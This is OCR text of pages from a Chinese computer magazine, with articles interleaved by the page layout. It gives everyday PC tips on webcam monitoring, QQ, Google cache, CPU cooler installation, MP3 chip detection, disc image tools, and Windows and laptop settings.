


图4

好了，现在只要在任何能够上网的电脑中打开 览器，输入用来监控的电脑IP地址，例如"http://222.135.*.*"，根据提示输入密码后单击"OK"按钮，即可看到家中的摄像头当前拍摄的监控画面(见图5)，"Number of saved images"(保存图像数量)显示的是已经保存的图片数目，如果数目较大的话，就要注意了，这时可以单击"Open protocol"后面的链接，查看已经保存的现场图片内容。最重要的功能则需要单击左上角的"SupervisionView"链接下载软件，运行下载后的软件，并在"server"栏中输入家中电脑的IP地址以及设定的密码，即可查看实时监控录像画面(见图

改动文件格式 妙用QQ聊天窗口

★★

■日月光军

Q友们应该知道，QQ的好友聊天窗口和TM交谈窗口的底部都有"聊天记录"(TM为"交谈记录"，下同)按钮，点击后可以弹出曾经与此好友聊天内容的面板窗口。但你千万别忽视这个小面板窗口，因为它还可以有一些小的技巧。

1.字体格式快速"拿来"

当你在和某好友的对话窗口或群聊窗口中看到对方设置的字体格式很合自己的口味，是不是有更改字体格式的冲动？其实只需点击"聊天记录"按钮，在聊天内容面板窗口中双击此好友的某发言(见图1)，点击"关闭"按钮退出聊天窗口。新打开某好友的聊天窗口，在输入框中输入文字，怎么样，字体格式是不是魔术般应用刚才的格式了！



图1

小提示

在比较新的QQ聊天内容面板窗口里，切记要切换成传统模式(即点选树状文件夹图标)才能双击某聊天记录。

2.记录里的段落符

有时好友发送一篇文章过来，在聊天窗口中复制文章粘贴到记事本等文本程序，才发现并不是标准的段落符(在记事本显示为一黑块特殊字符)，这时就要手动对这些段落进行分段。其实并不用这么麻烦，同样点击"聊天记录"按钮，在聊天内容面板窗口中双击文章的对话记录，此时文章在输入框中显示，直接复制这里的内容，粘贴到记事本就可以正常分段了(见图2)。



图2

以上两则技巧在QQ2005正式版、TM2005正式版测试通过。

CF [YY32]



图5



图6

6)，注意第一次打开软件时，画面比例可能会变形，右击画面，选择"View→Size→100%"即可。

小提示

如果想用摄像头录制自己的视频片断，SupervisionCam的视频录制功能就不能满足需要了，因为它的帧率过低，这里笔者推荐给大家一款可以用摄像头录像的好软件——双子星录像，下载地址为http://sccnc.onlinedown.net/down/vrsetup121.exe。运行软件后，单击工具栏中的"大小"按钮设置好录像分辨率，单击"来源"按钮设置好画面效果，再单击"压缩"按钮选择视频压缩编码，同样建议选择"Microsoft Windows Media"编码，然后再单击"声音"按钮设置声音质量，单击"视频"按钮设置录像质量，注意这里"录像帧频"要设置为"30"，最后返回主界面单击"录像"按钮，设置好保存路径文件名，单击"开始"按钮即可，按Esc键即可结束录像。

你知道吗？

让手机变PC摄像头

手机已经慢慢步入百万像素时代，电脑摄像头的主流却依然还是停留在30万，虽然也有100万像素的产品，但是价格一直很高。如果能够充分利用手机的摄像头，当做视频聊天的工具就好了。其实，一款名为MobileHomeCam的软件可以让采用微软Windows Mobile系统的智能手机作为电脑的摄像头使用，还支持蓝牙功能。如果你拥有SmartPhone手机或者PocketPC手机，就可以利用它作为你的电脑摄像头了，不必再花钱买摄像头了。下载地址：http://www.valil.com/mhc/index.html

CF [YY31]

抢修Google牌“照相机”

★★

■四川　山村野菇

搜索引擎提供的〝网页快照〞功能，对于查找一些旧网页或者网站服务器暂时无法访问的页面非常有用。不过Google提供的〝网页快照〞功能却常年无法访问，给很多Google的用户带来了麻烦。之前网上流传着多种解决方案，不过都不是非常理想，下面笔者给大家介绍一款Maxthon/GreenBrowser，它能迅速让Google牌〝照相机〞起死回生。

第一步:首先到http://202.113.13.169/site/genex/blog/files/GoogleCache.rar下载这个名为GoogleCache的Maxthon(在GreenBrowser也可以使用)插件。

★Maxthon用户:将压缩包解压缩到Maxthon程序目录下的plugin\GoogleCache目录，退出Maxthon，启动Maxthon，程序自动提示新的插件，点击确认即可。

★GreenBrowser用户:将压缩包解压缩到GreenBrowser程序目录下的plugin\GoogleCache目录，启动GreenBrowser，在〝工具〞菜单的〝扩展工具栏〞里面运行〝设置扩展工具栏〞，在〝命令〞　后的〝…〞按钮中选择本插件。点击〝插入〞按钮增加本插件。

第二步:为了减少操作，最好将该插件设置为自动运行。以GreenBrowser为例，选择〝工具→扩展工具栏→设置扩展工具栏〞菜单，勾选〝工具〞菜单的〝扩展工具栏〞的〝自动运行所选插件〞。

设置完毕后该插件就〝神不知，鬼不觉〞地工作了。只需按照正常的操作——打开Google搜索结果页面，点击〝网页快照〞链接查看即可。为了保险起见，建议大家在点击前，首先将鼠标悬停在〝网页快照〞超链接上，观察状态栏中显示的链接地址是否包含〝search?&q=cachE:〞，尤其注意那个〝&〞，假若没有，请手动运行本插件。这种情况一般出现在刷新页面之后。

注意:

★在页面未加载完成前不要点击〝网页快照〞链接，因为链接地址还没有得到修正，如果这时点击，可能触发IP屏蔽，导致一段时间内无法访问网页快照。

★在打开的快照页面上部分的Google框架中有一个〝缓存文本〞或〝cached　text〞，请大家不要点击使用，同样容易导致IP屏蔽。

你知道吗?

不点链接也能看快照

Google搜索引擎中有一条命令，可以用来搜索服务器上的页面缓存。假设你要打开的网页地址为“http://www.cfan.com.cn”，如果这个网址已经不能打开(这个可能性不大)，需要使用网页快照功能时，可以在Google首页的搜索框中输入“cahe:www.cfan.com.cn”，回车后就可以打开该页面的快照了，非常方便。假如这个网页经常属于无法打开的状态，你可以把这个快照页面加入收藏夹，下次直接打开收藏夹中的网址即可。

CF [YY33]

百度知道网民在讨论什么——用百度来搜索论坛资源

笔者是〝超级女声〞李宇春的粉丝。听说〝春春〞最近代言了国内某电脑品牌，作为〝玉米〞的一分子，当然要支持一下了，正好笔者想要买台电脑。不过，笔者一贯提倡〝理性追星〞，所以还是先了解一下这个牌子的口碑怎么样吧。

第一回合:怎么全都是好话啊?

笔者首先到全球最大的中文搜索引擎百度(http://www.baidu.com)以该品牌为关键字进行搜索，搜索到的结果倒是非常多，不过几乎每个结果都是正规媒体的溢美之词，篇篇是大吹特吹，根本没有什么参考价值。

实际上，对于某个产品，要想去了解它的好坏，最好是听听用过的人的意见。同样，对某首歌、某个明星、某部电影，要最快地了解它，最好也是去问熟悉它的人们。而各大网站的BBS论坛正是讨论这些问题的地方，所以如果能过滤掉那些没用的页面，只搜索论坛中的帖子就好了。

第二回合:看看论坛里的人都怎么说

能不能改进一下搜索的关键字，让百度只搜索各大论坛中的帖子呢?

经过笔者一番研究，终于找到了一个好方法:用关键字〝文本方式　XXX〞来搜索，所有的结果都来自论坛的帖子。比如，笔者就可以用〝文本方式 XX电脑〞为关键字进行搜索，所得的结果都是网友关于该电脑品牌的一些评价，这对笔者来说参考价值要高得多。

小提示

之所以搜索“文本方式 XXX”能够只在论坛帖子中搜索，只因为多数论坛都提供了“以文本方式查看主题”这个功能，而该页面中就会包含“文本方式”字样。

巧妙地选择关键字可以获得意想不到的结果，除了可以用〝文本方式　XXX〞来搜索论坛外，其实还有很多类似的应用。比如如果你想下载某个软件(比如百度硬盘搜索)，可以用〝百度硬盘搜索　通知管理员〞为关键字进行搜索，结果全部是百度硬盘搜索的下载页面，这是因为多数下载站点的软件下载页面都会有〝通知管理员〞字样。

别让保镖变杀手，CPU 散热器好好装

★★

■王昉

Tony 是公司的新人，大学刚毕业的他在工作了几个月后用自己的工资买了自己的第一台电脑。由于好奇，Tony 拆开了自己的电脑，首先映入他眼帘的就是 CPU 散热器这个金属的大块头。“这个是 CPU 吗？”Tony 问我。“当然不是！事实上它只是一个保 ，一个用尽自己一生去守卫那个比它渺小和脆弱得多的 CPU 的保 。”我这样回答 Tony。看着他满脸的疑惑，我知道现在是该我这个老鸟说话的时候了。



图 3，将散热器四角的挂钩分别挂入风扇架里的缺口内。注意先挂好一侧之后，再同时用力将另一侧挂上

中规中矩的 Socket 478

安装难度：★★

安装安全程度：★★★★☆

自从装备了“铁甲”的 Pentium 4 问世以来，被压碎核心的 Pentium4 CPU 已很少见了。应该说 Socket 478 构架的散热器安装起来是十分安全的。首先要在CPU的金属外壳表面均匀地涂上少量硅胶来保证 CPU 和散热器紧密接触。再将 CPU 平稳地安装在 CPU 插座上之后，将已经打开卡扣的 Pentium4 散热器垂直地放入主板的风扇架内。再将散热器四角的挂钩分别挂入风扇架里的缺口中，双手同时拨动卡扣将散热器和 CPU 压牢。最后，将散热风扇的供电线插入主板的风扇供电接口就完成了。

装卸 Socket 478 构架散热器虽然难度并不大，但是还是有一些问题需要注意的。比如在给 CPU 涂硅胶的时候请不要涂得过多，否则多余硅胶流出来还会导致干掉的硅胶把 CPU 粘在散热器上的问题。这样很可能导致你在下次拆卸散热器时把散热器连 CPU 一起拔出插座，如果出现了这样的情况，你的 CPU 插座和针脚就值得担心了（**注：这点在安装 K8 CPU 时同样适用**）。另外，英特尔原装的风扇比较脆弱，拆装时切忌使用蛮力。



图 1，Socket 478 构架的 Celeron D 2.8G 原装风扇



图 4，用卡扣将散热器压牢



图 2，风扇卡扣被打开




图 5，被粘连在散热器上的 CPU

危险的 Socket A 散热器安装

安装难度：★★★☆

安装安全程度：★★★

AMD 的 K7 CPU 所采用的 Socket A（Socket462）构架散热器的安装和英特尔的Socket370构架散热器的几乎没有差别，但 K7 为了让散射器更紧密地与 CPU 结合，卡扣的压力很强。这就直接导致了 K7 CPU 核心被频繁压碎的问题，所以安装的时候要格外小心。首先看清楚 K7 散热器的反正。K7 散热器底部有一条凹入散热器底面的边，把这条边对着 CPU 插座上标有“Socket462”的一侧装上即可。其次，由于 K7 散热器的扣具都很紧，而且有些更是没有把手，需要找一把一字螺丝刀来帮忙才好装卸。这个很重要，因为稍不小心就会将 CPU 插座的卡口弄断，又或者造成 CPU 核心断裂的问题。下面就仔细地说说这个操作。




图 6，涂好硅胶的 AthlonXP 和 Socket A 插座



图 7，用手将散热器没有螺丝刀插口的一面的三个插口完全挂在塑料卡扣里，然后用手扶好。这里一定要注意确定散热器的这一侧扣具是否已经被卡紧。假如没有卡紧，在安装另一侧扣具时很可能会把这一侧的扣具弹起，这样你的 CPU 插座上的卡口就很危险了

图8，将一字螺丝刀插进散热器有螺丝刀插口的一侧，并用手稳住散热器，然后均匀用力下压螺丝刀，在扣具压过卡钩时再慢慢向前施力，将扣具完全扣入下面的三个挂钩里。切记，在拆卸散热器的时候，也要均匀用力将扣具向下压，待扣具的卡口脱离卡钩之后，再慢慢地向后施力，直到扣具完全脱离即可。



小故事

本人的一个毒龙1.6G就是在安装Tt火山7A散热器的时候一不小心被压裂核心而死的。除了对用力有要求外，在使用螺丝刀用力下压之前一定要注意散热器是否放正了，如果放得歪了的话很可能散热器压下去将核心的某一角压塌。假如大家能够在电子市场找到一个毫米厚的导热橡胶，可以将其修剪为比核心稍微大一点的形状来覆盖在核心上保护核心，抗压效果还是不错的。

简单安全的K8散热器安装

安装难度：★☆

安装安全程度：★★★★☆

在AMD的K8系列CPU推出后脆弱的核心也有了和Pentium4一样的金属外壳。这可以防止CPU核心在安装时受损。而且散热器的安装也更加容易了 。

从安装K8散热器的过程看整个过程几乎没有任何难度和风险，这点是很值得赞扬的！一般来说盒装散热器的下面会有一层灰色的质感较硬的硅胶，在安装的时候无需涂硅胶即可安装，真的很是方便。当然假如你忘记了将散热器风扇供电线接到主板的风扇供电口上的话，那还是有一定的危险的。




图9，K8主板的风扇架,K8散热器是不分反正的



图10，把散热器放进风扇架内将没有塑料挂钩一侧的金属扣先挂在风扇架上



图11，安装有挂钩的一侧最后先将挂钩旋转到小钩子朝上的方向



图12，旋转挂钩扣住风扇架

最难对付的LGA775散热器安装




图13，LGA775散热器及膨胀扣钉




图14，涂抹好硅胶后，将散热器的四个扣钉对准主板上的四个钉孔



图15，用拇指按住扣钉压下，听到“咔”一声后，将扣钉顺时针扭动90度锁死

安装难度：★★★

安装安全程度：★★★☆

英特尔的LGA775架构采用了完全不同的卡具设计，而新设计的免工具膨胀扣钉卡具也让整个CPU散热器的安装过程完全变样，这使得很多装机的朋友在面对它时，都显得无从下手，不知所措。但事实上安装LGA775架构的 CPU散热器并不难，只要你了解了它的新卡具——膨胀扣钉，那拆装散热器就会变得很容易了。



图16，按照扣钉上的箭头指示，逆时针旋转90度打开扣钉锁扣

MP3！你的“芯”我懂

★★

■王军

最近，有不少朋友都有购买MP3播放器的打算，可是MP3播放器无论从生产厂商，还是内部的主控芯片（解码芯片）来看，都是当前最为杂乱的一种数码产品。由于生产门槛很低，目前生产MP3播放器的厂商完全可以用多如牛毛来形容。并且，由于MP3播放器是一种不允许拆卸的产品，因此我们无法拆开它来了解其内部芯片的型号。

我们知道，MP3播放器除了外观的设计和用料之外，最重要的就是内部的主控解码芯片，这块芯片直接影响着MP3播放器的回放品质、录音品质和功能。因此，对于稍微懂行的玩家在购买MP3播放器时，总是要问销售人员，这款产品是什么芯片的？然而，对于销售人员来说，他们多数只能告诉你，这是某某韩系厂商采用的芯片，或者干脆告诉你，这是飞利浦的芯片，可是，这都是没有任何依据的说法。

既然MP3播放器的主控解码芯片这么重要，除了拆开它，还有什么技术手段可以帮助我们验证其身份呢？这里，笔者给大家介绍一下专门用来检测MP3播放器主控芯片和相关信息的检测软件。只要有了它在手里，我们就可以检测出绝大多数MP3播放器产品的主控芯片，如果检测不出来，除了是芯片太不主流之外，就是太新的缘故，然而由于这个软件可以通过网络不断地刷新其能够检测MP3播放器主控解码芯片的型号，因此应该说它的检测是比较准确和完整的。

检测“芯情”很Easy

EasyChips这款软件只有325KB，解压之后也只有418KB，因此完全可以用软盘或者闪盘来携带它。由于是绿色软件，因此只需要解压就可以运行其主程序EasyChips.exe(软件下载地址:http://down.easydigi.net/Easychips/Easychips.rar)。

在检测MP3播放器的时候，可先将MP3播放器插入电脑的USB接口，然后再运行EasyChips来进行检测。另外，由于它允许对多个MP3播放器设备进行检测，因此我们可以在USB接口上多接几个MP3播放器设备，同步进行检测。

以笔者的微星MS5535（256MB）MP3播放器为例。先将MP3连接到电脑的USB接口，之后运行EasyChips进行检测。很快，EasyChips就检测到微星MS5535 MP3播放器采用的是Sigmatel的解码芯片（见图1），同时还在“产品型号”一栏中给出了进一步准确检测MP3解码芯片详细信息的操作指导。



图1

按照EasyChips给出的检测操作指导，将MP3重新连接到电脑上（见图2），EasyChips立即检测到了该MP3所采用的解码芯片的准确型号，还准确地显示了该MP3所使用的是USB2.0版本的接口（见图3）。

单击“高级”按钮，展开所有ROOT USB HUB目录树，还可以看到所有连接在USB接口的设备的主要信息，如电源需求、制造商、产品类型、USB版本等（见图3）。

之后，笔者又用EasyChips检测了海畅J310（128MB）MP3播放器，软件一下子就读出了这台MP3播放器的主控芯片型号：ATJ2075，是来自于深 的矩力公司，是一款用公模生产的产品。而它的USB版本为1.16，电量需求为



图17，用两根手指，扣住扣钉钉帽，稍微用力向上一拔即可

小提示

在压下扣钉并锁死的时候，一定要注意用对角的方式同时按下并锁死扣钉，这样能尽量减少安装错误。同时，用力要均匀，不能用猛力。最后，千万别忘了将CPU散热器的电源接上。

在将4个扣钉全部拔出之后，抓住风扇左右拧一下即可将散热器安全卸下。

在整个安装和拆卸的过程中，扣钉上的箭头是最容易让人糊涂的。大多数人都会觉得那是安装的指示，可又有谁想到这是一个拆卸的指示呢？所以，LGA775架构CPU散热器的安装，最主要的就是弄懂免工具膨胀扣钉的用法就可以了。

CF [YY34]



图 2



图 3

100mA。（见图 4）

编者注：目前 EasyChips 还处于测试阶段，某些标识还有错误，如 USB2.0 正确的数据传输率约是 12MBps（480Mbps），但软件则显示为 12Mbps。此外，它的数据库还不完善，不能完整地支持目前市面上所有的 MP3 播放器，如三星的 YP-U1 MP3 播放器就不能被检测。



图 4

最后

在这款 EasyChips 的支持下，查证它真正使用的主控解码芯片是什么。然后，可以通过上网来了解这块主控解码芯片的性能和各种技术参数，从而使我们在购买 MP3 时，做到真正的“心中有数”。

小技巧

通过这个小软件的高级选项，我们可以了解各个 USB 设备的功率大小。如图 3 所示，对于已经安装了 USB 设备的端口，软件会显示出当前 USB 设备的电源需求，譬如连接在 USB HUB（2）的 1 号端口的罗技光电鼠标的电源需求是 98mA，由于 USB 采用 +5V 供电，那么我们可以推算它的功率是 98mA ÷ 1000 × 5V = 0.49W。

小提示

EasyChips 的几个主要读数：

“USB 版本”检测 MP3 播放器所采用的 USB 接口规范。采用不同的 USB 接口规范，将直接影响该 MP3 与电脑的连接和拷贝文件的速度。目前，绝大多数的 MP3 已经采用更快的 USB2.0 接口，而不是 USB1.1 的了。

“电源需求”可让我们了解 MP3 播放器对于 USB 接口电流的要求。绝大多数的 MP3 播放器对电流的要求均不会超过 100mA，除非是硬盘 MP3 播放器。

“语言”一项，则可显示了这款 MP3 播放器是否支持中文显示，当显示为 1033 时，则代表该 MP3 播放器支持简体中文显示。

主控芯片型号	音质	MP3解码速率	DSP	信噪比	传输规范	同步显示歌名和歌曲信息	应用领域	音频多媒体编码器
PHILIPS SAA 7750	好	8Kbps~320Kbps	73MIPS可编程24位DSP	90dB	USB 1.1	支持	闪存式MP3	音频解码和语音编码
PHILIPS SAA 7751	好	8Kbps~320Kbps	73MIPS可编程24位DSP	90dB		支持	MP3 CD	不支持
PHILIPS SAA 7752	好	8Kbps~320Kbps	73MIPS可编程24位DSP	90dB		支持	MP3 CD	不支持
PHILIPS SAA 7753	好	8Kbps~320Kbps	73MIPS可编程24位DSP	90dB		支持	MP3 CD	不支持
PHILIPS PNX0101ET	好	8Kbps~320Kbps	80~100MIPS 24位RISC音频DSP	90dB	USB 1.1	支持	闪存式MP3	音频解码和语音编码
PHILIPS PNX0101ET	好	8Kbps~320Kbps	80~100MIPS 24位RISC音频DSP	90dB	USB 2.0	支持	闪存式MP3	音频解码和语音编码
SIGMATEL(西格玛) STMP 3502	中上	MP3/WMA解码	24位DSP 18位数字模拟转换器(DAC)和模拟数字转换器	95dB	USB2.0 Full Speed([illegible])	支持	闪存式MP3	语音录音编码
SIGMATEL(西格玛) STMP 3520	中上	MP3/WMA解码	24位DSP 18位数字模拟转换器(DAC)和模拟数字转换器	95dB	USB2.0 High-Speed ([illegible])	支持	闪存式MP3	语音录音编码
TELECHIPS(韩) TCC730	中上	MP3/WMA解码	24位DSP	不详	USB 1.1		闪存式MP3	
TELECHIPS(韩) TCC731	中上	MP3/WMA解码	24位DSP	不详	USB 1.1		闪存式MP3	

CF [YY35]

玩转镜像文件

随着网络的发展，每个人都少不了和光盘镜像打交道。不管是从网上下载的镜像文件，还是用光盘制作的镜像文件，总会有这样或那样的问题……

本期密技评审团成员

CFan编辑部:狂PK、特别的特别、Cornel、番茄蛋饭

特邀读者评审:50人

*关于评审团成员的说明:为了保证每条密技都是最实用的,我们每期都由几名编辑和特邀的50名读者组成评审团,以投票方式对密技进行精挑细选。

01 镜像文件的扩展名 票数:48

我们大家熟知的镜像文件扩展名是ISO，其实镜像文件的扩展名远远不止这些。下面就来介绍一下各种类型光盘镜像文件对应的专门工具。

扩展名	对应工具	扩展名	对应工具
NRG	Nero	MDS、MDF	Alcohol 120%
ASHDISC	Ashampoo	B5T、B5I	BlindWrite 5
BWT、BWI	BlindWrite	BIN、CUE	CDRWin
LCD	CDSpace	CCD、IMG	CloneCD
DVD、000	CloneCD 5	CDI	DiscJuggler
DAO、TAO	Duplicator	CIF	Easy CD/DVD Creator
XMF、XMD	GameJack	P01、MD1、XA	Gear
PDI	InstantCopy	DMG	Mac
VAPORCD	Noum Vapor CDROM	NCD	NTI CD-Maker
PXI	PlexTools	RIF、RDF	PowerDirector
GCD	Prassi	GI	RecordNow
IXA	Ulead VideoStudio	VC4、000	Virtual CD
FCD	Virtual CD-ROM	VCD	Virtual Drive
VDI	Virtuo CD Manager	IMA、IMG、DSK	WinImage
C2D	WinOnCD		

02 快速使用镜像文件 票数:43

镜像文件我们已经知道了，但如何使用镜像文件呢？当然就要有虚拟光驱软件了，我们从网上下载的镜像文件多是ISO、MDS、BIN及CUE等几种。

如果想简单点，使用Nero(应该已经成了很多人的装机必备软件)中自带的Nero ImageDrive就可以虚拟ISO及NRG两种模式的镜像文件了。当然，建议你还是准备一款专门的虚拟光驱软件以应付各种镜像文件。推荐你使用Daemon Tools或Alcohol 120%两款虚拟光驱软件。这里我们重点介绍Daemon Tools这款免费软件。

Daemon Tools前段时间推出了最新的4.0版，新版本经过全新设计，采用全新的模拟架构，不过使用起来和3.X版本几乎相同:先从http://nj.onlinedown.net/soft/3616.htm下载Daemon Tools，从http://nj.onlinedown.net/soft/22707.htm下载其汉化补丁。安装并运行软件(注意软件捆绑了DAEMON TOOLS SEARCHBAR，建议不要安装)，右击软件在系统托盘的图标，选择"虚拟驱动器→驱动器*:[ ]无媒体→安装镜像"菜单项，选择镜像文件即可。

03 快速提取镜像中的文件 票数:40

对于ISO文件，如果你仅仅想使用其中的文件，而并不用来当做镜像光盘，那么可以用最新版的WinRAR直接打开ISO文件，解压出你所需要的文件即可。

04 制作镜像文件 票数:37

一般要制作ISO镜像文件需要专门的工具，不过使用Nero就能完成这个操作。进入Nero，选择菜单中的"刻录器→选择刻录器"，在弹出窗口中选择"Image Recorder"，然后再按一般方法刻录光盘就可以刻录镜像文件了。最后就

技巧:系统

霸占无主文件夹的管理权

实用度:

重装Windows后,有很多用户都遇到了打开某些文件夹时弹出"拒绝访问"错误提示框的情况,右击打开"属性"后在"安全"选项卡中也无法设置权限。为什么重装系统前还是好好的,重装完就拒绝访问了呢？这是由于原来曾经对此文件夹的权限进行过特殊的设置,只提供了某个用户对该文件夹的访问和控制权,这样重装后这些文件夹自然就成为无主文件夹了,那这样是否就意味着这个文件夹就永远成为"系统死角"了呢？当然不是,通过下面方法可以重新找回这些无主文件夹的管理权:

确认在"文件夹选项"中已经取消了"简单文件共享"的勾选,然后右击该文件夹选择"属性",在弹出窗口的"安全"选项卡中点击"高级"按钮,此时在打开的文件夹高级安全设置窗口中打开"所有者"选项卡,在"将所有者更改为"列表中选择当前用户,同时勾选下方的"替换子容器及对象的所有者",点击"确定",成为文件夹的所有者后就拥有了更改其权限设置的能力,添加好当前用户的"完全控制"后就能正常使用了。

(上海 疯了)

重装"系统还原"

实用度:

"系统还原"是Windows XP中一个非常实用的功能,在系统出现问题时只需还原到最近的一个还原点即可。可是如果"系统还原"自己都出了问题，谁能将它还原呢？下面给出"系统还原"功能的重装方法:

首先在"资源管理器"中选择菜单"工具→文件夹选项"，在"查看"选项卡中选择"显示所有文件和文件夹"，然后取消"隐藏已知文件类型的扩展名"的勾选。打开C:\Windows\inf目录，在其下有一个sr.inf文件，右击它选择"安装"，此时会弹出"请插入Windows XP安装光盘"的提示框，插入光盘后点击提示框中的"览"按钮,选择打开光盘i386目录下的"SR.SY_"文件，此时系统就会重装"系统还原"，完成后重启即可。

(上海 疯了)

可以生成NRG格式的镜像文件了。

如果要直接生成ISO文件，可以使用UltraISO(下载地址:http://nj.onlinedown.net/soft/614.htm)和WinISO(下载地址:http://www.skycn.com/soft/5933.html,汉化补丁:http://www.skycn.com/soft/5934.html)来制作。

用UltraISO制作ISO很简单，只要从主窗口下面窗格中将文件拖到上面窗格中保存即可。如果是直接制作光盘的镜像文件，那么直接按F8键进行转换。

05 让突然变大的ISO缩小　票数:32

可能不少人会碰到用UltraISO等光盘镜像编辑软件删除了ISO镜像中的文件后，发现保存的文件超过了原有尺寸，那么如何恢复镜像文件的正常尺寸呢？出现这个问题多是由于你使用的UltraISO为老版本，对于这些版本建议你使用“文件→另存为”菜单项，保存ISO文件，这样尺寸就不会变大。而对于新版本UltraISO的用户，只要确认在“选项→配置”菜单项“配置”窗口中“保存”标签下的“直接保存时重新编译ISO文件”项已被勾选即可。

06 制作极小的游戏光盘镜像文件　票数:29

要将游戏光盘制作为镜像文件通常最小也有600MB，文件一多就会占用大量硬盘空间。以文件方式刻录到光盘的话，玩的时候又要再拿光盘，很麻烦。不如制作最小的镜像文件吧。

制作最小镜像文件的目的就是为了备份光盘中的加密部分，让你不必每次都插入光盘，以便减少光盘的磨损。

第一步:在制作最小的镜像文件前，一定要将游戏最大化进行安装，这样制作出的镜像文件才能尽可能的小。

第二步:将光盘制作为镜像文件，安装并运行FileMon(下载地址:http://nj.onlinedown.net/soft/8986.htm)，在菜单中选择“卷标”下的光驱项，让FileMon仅监视光驱，按Ctrl+E，开始捕捉事件。

第三步:运行游戏一段时间，在FileMon中就会得到读取过的数据，现在用UltraISO或其他软件打开制作好的原版镜像文件，将没有调用过的数据删除即可，注意不要修改光盘镜像文件的卷标。

07 将ISO镜像文件还原为光盘　票数:25

要将ISO文件还原成光盘，可以用Nero等软件进行刻录。在Nero中，选择菜单中的“刻录器→刻录映像文件”即可。对于Nero无法支持的镜像文件格式，可以先用Daemon Tools读出镜像文件，然后在Nero中用复制光盘的方法进行刻录。

08 制作包含隐藏文件的镜像文件　票数:23

在很多光盘中都有隐藏文件，它们是如何制作的呢？其实ISO 9660规定光盘的镜像文件对文件夹及文件的格式均有规定，其中第26个字节用于记录文件夹标记项，而我们的原理就是修改光盘镜像文件的第26个字节，从而实现光盘目录存在但又看不到文件夹或文件的特效。

制作光盘ISO文件，注意制作时镜像文件属性要为ISO 9660，之后用UltraEdit打开该文件，如要将名为KuangKuang的文件夹进行隐藏，那么点击“搜索→查找”菜单项，搜索“KuangKuang”，同时勾选“查找ASCII字符”，当找到第一次出现的位置后，再按下F3键，找到“KuangKuang”第二次出现的位置，从此位置向前数8位，将第8位改为04，保存退出，该目录就会隐藏了，最后刻录即可。CF [MJ01]

技巧:软件

给Word文档设置不同的页眉页脚

实用度：

在Word中编辑文档时，很少有一篇文章从头到尾都使用同一页眉页脚的，那么如何来设置不同的页眉页脚呢？只要使用“分节符”就可以完成这个操作。

第一步:打开文档，将光标定位至要改变页眉页脚的页码，点击菜单中的“插入→分隔符”，在弹出窗口中选择“下一页”。

第二步:选择菜单中的“视图→页眉页脚”，插入页眉页脚。

第三步:在插入完页眉页脚的第1节后，点击“页眉页脚”工具栏上的“显示下一项”按钮，转到下一节的页眉处。

第四步:点击“页眉页脚”工具栏上的“链接到前一个”按钮(见图)，切断本节页眉页脚与前1节的关联。重新设置新的页眉页脚即可。**(LT)**



去除8XXG系统主板驱动添加的右键菜单

实用度：

用过8XXG系统主板的朋友(尤其是很多笔记本电脑用户)应该都知道它的驱动程序会在桌面右键菜单中添加“另存为图式”、“图形选项”及“显示模式”三个选项，多了它们会影响右键菜单的速度，其实可以点击“开始→运行”，在“运行”窗口中输入“Regsvr32 /u igfxpph.dll”(不含引号)即可去除，想要恢复时，再输入“Regsvr32 igfxpph.dll”(不含引号)即可。

(北京 WLS)

CF [MJ02]

笔记本也要玩得有技巧

刚拥有笔记本不久的你也许还操着PC上的很多习惯在使用它，但是当你了解以下诸多笔记本的小技巧后，你会发现，它们将会为你的笔记本使用带来意想不到的便捷体验。

01 让笔记本尽情地休眠

笔记本电脑最大的优势就是能够使用电池移动工作，如果在较长时间内不用，最好将笔记本关掉，但是经常重新开机是一件非常麻烦的事。其实只要你在WinXP系统的"控制面板→电源→休眠"中将"启动休眠"选中，并在"高级→在合上便携式计算机时"选择"休眠"，这样当你把笔记本屏幕合上后，系统会自动休眠，举手之劳，却可以有效地节约电池的能量。当需要再次使用笔记本电脑的时候，只要打开显示屏，机器就会自动快速回到操作前的状态。在IBM ThinkPad笔记本上同时按"Fn"和"F12"键也可以进入休眠。

02 笔记本演示好帮手

笔记本电脑都有一个VGA的输出端口，用于外接显示器或投影仪，大大增强了笔记本电脑发表信息和演示的能力。特别值得一提的是笔记本的双屏显示功能，双屏显示功能允许在LCD和外接显示器或投影仪上同时显示不同的输出内容，两个显示设备可以分别独立调整显示的刷新率、分辨率和色彩深度，而且可以支持不同的应用。通过同时使用笔记本电脑LCD和外接监视器或投影仪的方式，就能扩展您的桌面空间，可以在不影响外接监视器或投影仪上演示的前提下通过笔记本电脑LCD查找数据或编辑文档，也可以将应用程序或窗口在LCD与CRT之间移动或拉伸，甚至可以通过监视器打开单个文档的多个页或查看同一个电子表格的多个列。ThinkPad笔记本的"Fn"和"F3"键配合使用可以实现这一功能。这对于需要经常使用笔记本电脑进行演示的用户来说非常实用。

03 快速查看电池老化程度

